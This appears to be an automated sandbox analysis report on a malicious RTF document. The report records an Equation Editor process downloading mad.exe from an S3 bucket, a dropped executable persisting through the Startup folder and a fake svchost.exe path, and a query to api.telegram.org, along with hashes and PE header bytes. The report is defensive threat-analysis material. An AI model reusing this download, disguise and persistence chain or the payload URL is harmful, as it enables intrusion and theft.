Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...A....."...0..X3.....v3.. ....3...@.. .....3..... @.....u3.O.....3.....3..... ....H.....text...4V3.. ...X3..... ..`.rsrc.....3.....Z3.....@..@.reloc .....3.....`3.....@..B.....v3.....H.....$...P3.....8$.....*"..(.....*^..}.....(.....(.....*&.(.....*"......*".(#....*Vs....($...t.....*....0.....s... ...o.....*.0..~.....s.....s.....r...po.....o.....,.+...X.....+.....%.. .o.....+I.....o.....,.+)..r.83p(.....,.+.....o....(....o.....X.....i2..o.....r.83p.r.83p(..... (.....%.r.83p.%.r.83p.%.r.83p.(.....(....r.83p.r.83p(.

C:\Users\user\Desktop\~$lignright_companyprofile.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Windows\Resources\Themes\Aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe	
Process:	C:\Users\user\AppData\Roaming\CTF loader_es.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3367424
Entropy (8bit):	2.545995908897728
Encrypted:	false
SSDEEP:	6144:w8e+U7MvlCLjsAhi8QMtmeC2C2gffQSXmVEb2BQsP87Q/GQDRT8haxZICH4qxvtz:
MD5:	D96F52FC8733D2F4A127BDC44D4CEB25
SHA1:	E6A708BA1EC4BB5E0335D111C25A660E8D2E3059
SHA-256:	FBF9AD4434424D18319916F523899A50C21535012A50D531ED30040F0B66970B
SHA-512:	08B7F6176FD7906CA8A655DD3D635E105178FD7E4CF86A1397EB71FA913CB4A9630178E58BB9EB93B759399E138049AE3F6ABD5132AA1D5C574B610222F2AD4
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 19%, Browse • Antivirus: ReversingLabs, Detection: 45%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...A....."...0..X3.....v3.. ....3...@.. .....3..... @.....u3.O.....3.....3..... ....H.....text...4V3.. ...X3..... ..`.rsrc.....3.....Z3.....@..@.reloc .....3.....`3.....@..B.....v3.....H.....$...P3.....8$.....*"..(.....*^..}.....(.....(.....*&.(.....*"......*".(#....*Vs....($...t.....*....0.....s... ...o.....*.0..~.....s.....s.....r...po.....o.....,.+...X.....+.....%.. .o.....+I.....o.....,.+)..r.83p(.....,.+.....o....(....o.....X.....i2..o.....r.83p.r.83p(..... (.....%.r.83p.%.r.83p.%.r.83p.(.....(....r.83p.r.83p(.

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	4.113991727574773
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	Allignright_companyprofile.doc
File size:	2960089
MD5:	5a0c6dd1f7bbc5272f2ced270e2d4d8a
SHA1:	9f553e08793745277db8a0d3aa82a63b7526a28b
SHA256:	fbc12470553e748b10dd0e1a15c6e28a1e777b626757349e46031f7e0608b8e6
SHA512:	4719421697b111049062271caef40709f72e8b32b96b023af71626e5b6d209434bf0eebffdee844fe15e283fdce42ed93d311876818a123562b42c09efa14e6d
SSDEEP:	24576:bs3sSY8fk9mx1nmyuWKNYEDgjfCHw/AMCTIujdqIcfQTWLgmQxKnZpqsmEuyF2w9:S
File Content Preview:	{\rtf8130{\object90153381 90153381 \" \objautlink92734161\:\objupdate1977406519774065 \objw6282\objh2274{*\objdata692470 {{{{{{{{{{{{{{{{{{{{{{{{{{{{{\bin000000000 {*\objdata692470 } \printim209

File Icon

Icon Hash:	e4eea2aaa4b4b4a4


Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000000EBh								no
1	000000B0h								no

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:31:09.644644976 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:09.848016024 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:09.848231077 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:09.848525047 CEST	49167	80	192.168.2.22	52.218.240.113

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:31:10.051945925 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.101667881 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.101728916 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.101777077 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.101826906 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.101826906 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.101875067 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.101876974 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.101906061 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.101933002 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.101941109 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.101990938 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.101990938 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.102032900 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.102066994 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.102086067 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.102092981 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.102129936 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.102152109 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.102185011 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.105278015 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.134949923 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.135090113 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.305121899 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.305355072 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.305522919 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.305546999 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.305567980 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.305589914 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.305599928 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.305613041 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.305617094 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.305634022 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.305640936 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.305656910 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.305659056 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.305680990 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.305681944 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.305701971 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.305710077 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.305723906 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.305731058 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.305746078 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.305749893 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.305768013 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.305771112 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.305789948 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.305804014 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.305808067 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.305824041 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.305830956 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.305843115 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.305854082 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.305866003 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.305876017 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.305883884 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.305897951 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.305922985 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.305941105 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.306634903 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.339422941 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.339483023 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.339622974 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.507145882 CEST	80	49167	52.218.240.113	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:31:10.507178068 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.507252932 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.507297993 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.507599115 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.507623911 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.507641077 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.507658005 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.507702112 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.507719040 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.507740021 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.507744074 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.507766008 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.507785082 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.507788897 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.507816076 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.507827997 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.507848978 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.507869959 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.507891893 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.507915974 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.507922888 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.507939100 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.507961035 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.507982969 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.507983923 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.508004904 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.508028030 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.508052111 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.508074999 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.508100033 CEST	80	49167	52.218.240.113	192.168.2.22
May 4, 2021 20:31:10.508102894 CEST	49167	80	192.168.2.22	52.218.240.113
May 4, 2021 20:31:10.508116007 CEST	49167	80	192.168.2.22	52.218.240.113

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:31:09.510771036 CEST	52197	53	192.168.2.22	8.8.8.8
May 4, 2021 20:31:09.571837902 CEST	53	52197	8.8.8.8	192.168.2.22
May 4, 2021 20:31:09.572257996 CEST	52197	53	192.168.2.22	8.8.8.8
May 4, 2021 20:31:09.630546093 CEST	53	52197	8.8.8.8	192.168.2.22
May 4, 2021 20:33:21.528346062 CEST	53099	53	192.168.2.22	8.8.8.8
May 4, 2021 20:33:21.577101946 CEST	53	53099	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 20:31:09.510771036 CEST	192.168.2.22	8.8.8.8	0x2c09	Standard query (0)	miolouno.s3-us-west-2.amazonaws.com	A (IP address)	IN (0x0001)
May 4, 2021 20:31:09.572257996 CEST	192.168.2.22	8.8.8.8	0x2c09	Standard query (0)	miolouno.s3-us-west-2.amazonaws.com	A (IP address)	IN (0x0001)
May 4, 2021 20:33:21.528346062 CEST	192.168.2.22	8.8.8.8	0xc6c2	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 20:31:09.571837902 CEST	8.8.8.8	192.168.2.22	0x2c09	No error (0)	miolouno.s3-us-west-2.amazonaws.com	s3-us-west-2-r-w.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 20:31:09.571837902 CEST	8.8.8.8	192.168.2.22	0x2c09	No error (0)	s3-us-west-2-r-w.amazonaws.com		52.218.240.113	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 20:31:09.630546093 CEST	8.8.8.8	192.168.2.22	0x2c09	No error (0)	miolouno.s3-us-west-2.amazonaws.com	s3-us-west-2-r-w.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 20:31:09.630546093 CEST	8.8.8.8	192.168.2.22	0x2c09	No error (0)	s3-us-west-2-r-w.amazonaws.com		52.218.240.113	A (IP address)	IN (0x0001)
May 4, 2021 20:33:21.577101946 CEST	8.8.8.8	192.168.2.22	0xc6c2	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- miolouno.s3-us-west-2.amazonaws.com

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	52.218.240.113	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 20:31:09.848525047 CEST	1	OUT	GET /mad.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: miolouno.s3-us-west-2.amazonaws.com Connection: Keep-Alive
May 4, 2021 20:31:10.101667881 CEST	1	IN	HTTP/1.1 200 OK x-amz-id-2: DS7QrdmdJpyib1F1w8LPzDqd7RTzrfjUtXZKXhrpOuBqbV8xuHGgC7n/1gKtnvkdl880SC70WW0= x-amz-request-id: S238G7R11599EGD7 Date: Tue, 04 May 2021 18:31:10 GMT Last-Modified: Tue, 04 May 2021 10:51:11 GMT ETag: "d96f52fc8733d2f4a127bdc44d4ceb25" x-amz-version-id: IAoppdQmXchpR2n3EPNrNxP0ggf842rd Accept-Ranges: bytes Content-Type: application/x-msdownload Content-Length: 3367424 Server: AmazonS3

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 1796 Parent PID: 584

General

Start time:	20:30:37
Start date:	04/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f520000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE95226B4	CreateDirectoryA
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEE93DEB92	CreateFileW

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	unknown	2	ff fe	..	success or wait	1	7FEE93DECEB	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE93DEC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE93E6CAC	ReadFile
C:\Program Files\Microsoft Office\Office14\PROOF\MSSP7EN.dub	unknown	310	success or wait	1	7FEE8B2E8B7	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	unknown	1	end of file	1	7FEE93DEC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	unknown	4096	success or wait	1	7FEE93E6CAC	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	unknown	1	success or wait	1	7FEE8B20793	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	unknown	4096	success or wait	1	7FEE8B8AD58	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE8B20793	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE8B8AD58	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D300000001000000F01FEC\Usage	ProductFiles	dword	1386479662	1386479663	success or wait	1	7FEE9449AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D300000001000000F01FEC\Usage	ProductFiles	dword	1386479663	1386479664	success or wait	1	7FEE9449AC0	unknown

Analysis Process: EQNEDT32.EXE PID: 1296 Parent PID: 584

General

Start time:	20:30:38
Start date:	04/05/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: CTF loader_es.exe PID: 2336 Parent PID: 1296

General

Start time:	20:30:43
Start date:	04/05/2021
Path:	C:\Users\user\AppData\Roaming\CTF loader_es.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\CTF loader_es.exe
Imagebase:	0x2e0000
File size:	3367424 bytes
MD5 hash:	D96F52FC8733D2F4A127BDC44D4CEB25
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 41%, Virustotal, Browse • Detection: 19%, Metadefender, Browse • Detection: 45%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	6D2C64C6	CopyFileW
C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D2C4247	CreateDirectoryW
C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | synchronous io non alert | non directory file	success or wait	1	6D2C64C6	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 41 ec b8 84 00 00 00 00 00 00 00 00 e0 00 22 00 0b 01 30 00 00 58 33 00 00 08 00 00 00 00 00 00 2e 76 33 00 00 20 00 00 00 80 33 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 33 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...A............ "...0..X3..........v3.. ....3. ..@.. .... 3...........@.................	success or wait	52	6D2C64C6	CopyFileW
C:\Windows\Resources\Themes\Aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 41 ec b8 84 00 00 00 00 00 00 00 00 e0 00 22 00 0b 01 30 00 00 58 33 00 00 08 00 00 00 00 00 00 2e 76 33 00 00 20 00 00 00 80 33 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 33 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...A............ "...0..X3..........v3.. ....3. ..@.. .... 3...........@.................	success or wait	52	6D2C64C6	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3CA1A4	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2DDE2C	ReadFile
